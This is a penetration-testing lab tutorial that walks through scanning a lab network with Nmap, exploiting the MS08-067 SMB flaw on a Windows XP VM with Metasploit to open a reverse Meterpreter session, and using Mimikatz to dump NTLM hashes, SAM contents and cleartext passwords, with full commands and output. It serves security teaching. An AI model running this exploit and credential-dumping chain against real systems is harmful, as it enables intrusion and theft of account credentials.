Lab – Password Cracking Using Mimikatz

Overview

In this lab, the student will learn how to crack cleartext password from a Windows client using Mimikatz. Mimikatz has become an extremely effective attack tool against Windows clients, allowing bad actors to retrieve cleartext passwords, as well as password hashes from memory. This lab will provide an overview of Mimikatz's capabilities and payload vectors.


Hardware requirements

- Virtual install of Kali up and running (attacker)
- Virtual install of Windows XP Pro SP2 (victim)
- Both machines up and running and with connectivity between each.

To begin this lab, we will need an active Meterpreter session between Kali and the victim.

Begin the lab!

Open a terminal in Kali. At the prompt launch the Metasploit console.




Using the Nmap scripting engine, you can use the vulnerability scan script to check the first 1000 ports for known vulnerabilities.

Type the following command at the terminal prompt:

```
nmap -Pn --script vuln <IP address >
```

My victims network IP range is 192.168.145.0/24 Yours may differ. I Got the range from doing an IFCONFIG form my Kali terminal. I took the first three octets of my IP address assigned to my Kali machine, and that is my network IP. By giving the last (4th) octet a value of zero followed by the CIDR notation of /24, I am telling Nmap to scan all 255 IP address possible for this network.

I'm treating this as if I am looking for a victim. From my scan results, I see that there is a machine that is vulnerable to the ms08_067_netapi exploit.




I've gotten enough information from the results, but I can still drill into this machine and identify specifically what the machines' operating system and service pack are.

Type the following command:


```
nmap --script smb-os-discovery.nse -p445 192.168.145.129
```

From my first scan, I learned that a machine, 192.168.145.129; was vulnerable using an SMB exploit running on port 445. I scanned for the operating system information using another Nmap script specifically targeting port 445 for the operating system information.




The first thing we need to do is get a Meterpreter session going. We have identified our victim is having an SMB vulnerability using port 445 and Nmap has told us, the vulnerability is identified as ms08_067_netapi. We now must search Metasploit for an exploit that can take advantage of the vulnerability.

At the msf prompt type**: `search ms08_067`**



We see that there is an exploit we can use, with **use** being the optimal word. Highlight just the name of the exploit in the search results. At the msf prompt, type the word **use** followed by one single space. Place your cursor in the terminal window and right click and select paste.



Hit enter. Note the change in the prompt.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

At the prompt type: options

We need to set the IP address of the RHOST (victim).

At the prompt type: set RHOST < IP address>

For me, this command looks like this: `set RHOST 192.168.145.129`
(This is my victim's IP address, not yours! Yours will differ)

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.145.129
RHOST => 192.168.145.129
msf exploit(ms08_067_netapi) >
```

We can launch the payload by using the **exploit** command.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.145.129
RHOST => 192.168.145.129
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.145.177:4444
[*] 192.168.145.129:445 - Automatically detecting the target...
[*] 192.168.145.129:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.145.129:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.145.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.145.129
[*] Meterpreter session 1 opened (192.168.145.177:4444 -> 192.168.145.129:1061) at 2017-05-13 22:52:36 -0400

meterpreter >
[*] Session ID 1 (192.168.145.177:4444 -> 192.168.145.129:1061) processing AutoRunScript 'multi_console_comman
d -rc /root/autoruncommands.rc'
```

Success! We have our Meterpreter session.

Using Mimikatz to get the password in clear text

We load the Mimikatz tool onto the victim machine.

Type: `load Mimikatz`

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter >
```

We can check the version by typing: `mimikatz_command -f version`

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Apr 15 2017 03:53:23)
meterpreter >
```

We can use the help mimikatz command to see what hash credentials we can retrieve in clear text. We'll retrieve the passwords for two sets of credentials later in the lab.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Apr 15 2017 03:53:23)
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds


meterpreter >
```

We can get a complete list of the available modules by trying to load a non-existent feature.

Type: **`mimikatz _command -f fu::`**

```
meterpreter > mimikatz_command -f fu::
Module : 'fu' introuvable

Modules disponibles :
              - Standard
      crypto  - Cryptographie et certificats
        hash  - Hash
      system  - Gestion syst?me
     process  - Manipulation des processus
      thread  - Manipulation des threads
     service  - Manipulation des services
   privilege  - Manipulation des privil?ges
      handle  - Manipulation des handles
 impersonate  - Manipulation tokens d'acc?s
     winmine  - Manipulation du d?mineur
 minesweeper  - Manipulation du d?mineur 7
       nogpo  - Anti-gpo et patchs divers
     samdump  - Dump de SAM
      inject  - Injecteur de librairies
          ts  - Terminal Server
      divers  - Fonctions diverses n'ayant pas encore assez de corps pour avoir leurs propres module
    sekurlsa  - Dump des sessions courantes par providers LSASS
         efs  - Manipulations EFS
meterpreter >
```

Reading Hashes and Passwords from Memory

All passwords stored on a Windows machine are stored using a hash value. Mimikatz takes the hash and decrypts it.

We can see both cleartext and hashed passwords with the Mimikatz tool.

With the MSV command, we see the hashed MSV credentials.

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;996    Negotiate  NT AUTHORITY     NETWORK SERVICE   lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d
16ae931b73c59d7e0c089c0 }
0;58608  NTLM       STUDENT-A50E9F8  Administrator     lm{ e52cac67419a9a224a3b108f3fa6cb6d }, ntlm{ 8846f7eae
e8fb117ad06bdd830b7586c }
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;49964  NTLM                                         n.s. (Credentials KO)
0;999    NTLM       WORKGROUP        STUDENT-A50E9F8$  n.s. (Credentials KO)

meterpreter >
```

With the Kerberos command, we see the cleartext of the administrator password. Remember, this is being pulled from memory.

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  NT AUTHORITY     NETWORK SERVICE
0;49964  NTLM
0;999    NTLM       WORKGROUP        STUDENT-A50E9F8$
0;58608  NTLM       STUDENT-A50E9F8  Administrator     password

meterpreter >
```

The most common use for Mimikatz is to dump the hashes from the SAM file. The Security Account Manager (SAM), often called the Security Accounts Manager, is a database file in Windows XP, Windows Vista, and Windows 7 that stores users' passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authenticates remote users.

Type: **`mimikatz_command -f samdump::hashes`**

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : student-a50e9f8
BootKey    : 162e0257f13c4af989dec1c62855ea0d

Rid  : 500
User : Administrator
LM   : e52cac67419a9a224a3b108f3fa6cb6d
NTLM : 8846f7eaee8fb117ad06bdd830b7586c

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1000
User : HelpAssistant
LM   : 9c31b795b3b096265fd0a44d82a40a56
NTLM : b79288b98afae5a608524f2001913cac

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 69d0dc9bfbe8b1efb8e2122163e1f589
meterpreter >
```

We can now need to use the power of mimikatz to decrypt the hashed password seen in the SAM file.

Type: `mimikatz_command -f sekurlsa::searchPasswords`

```
meterpreter > mimikatz command -f sekurlsa::searchPasswords
[0] { Administrator ; STUDENT-A50E9F8 ; password }
[1] { Administrator ; STUDENT-A50E9F8 ; password }
meterpreter >
```

End of the lab!